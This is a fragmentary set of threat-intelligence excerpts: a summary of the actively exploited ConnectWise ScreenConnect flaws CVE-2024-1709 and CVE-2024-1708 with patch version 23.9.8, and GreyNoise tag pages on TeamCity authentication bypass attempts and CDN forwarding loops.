

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Executive Summary:

- ConnectWise recently addressed two vulnerabilities, CVE-2024-1709 and CVE-2024-1708, affecting all versions of their ScreenConnect remote desktop software product
- CVE-2024-1709 is an **actively exploited** critical authentication bypass risk with a **maximum CVSS score of 10** – it is **incredibly easy to exploit** and has been observed being leveraged to carry out follow-on malicious activity, including **ransomware attempts** and deployment of additional remote access tools.
- ConnectWise has released a patch in version **23.9.8**, and **on-premise users are urged to**

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


GreyNoise Trends

JETBRAINS TEAMCITY AUTHENTICATION BYPASS ATTEMPT

INTENTION
MALICIOUS

CATEGORY
Activity

CVES
CVE-2023-42793

IP addresses with this tag have been observed attempting to exploit CVE-2023-42793, an authentication bypass vulnerability in JetBrains TeamCity.

February 24, 2024 - March 04, 2024 (UTC)

Unique IPs Observed

Last 10 days

Timeline

Sequence of recorded events

GreyNoise Created Tag	2023-09-27 00:00 UTC
CVE-2023-42793 Published	2023-09-19 17:15 UTC

340


Observed IPs →

Related Tags:

No related tags

References:

- https://nvd.nist.gov/vuln/detail/CVE-2023-42793
- http://web.archive.org/web/20231012174514/https://attackerkb.com/topics/1XEEEkGHzt/cve-2023-42793/rapid7-analysis



https://viz.greynoise.io/tags/cdn-forward-loop-attempt?days=10

GreyNoise Trends

CDN FORWARD LOOP ATTEMPT

INTENTION
UNKNOWN

CATEGORY
Actor

CVES
No associated CVEs

IP addresses with this tag belong to various Content Delivery Networks (CDNs) like Cloudflare, but are potentially being utilized for a forwarding loop due to malformed requests.

February 24, 2024 - March 04, 2024 (UTC)

Unique IPs Observed

Last 10 days

Timeline

Sequence of recorded events

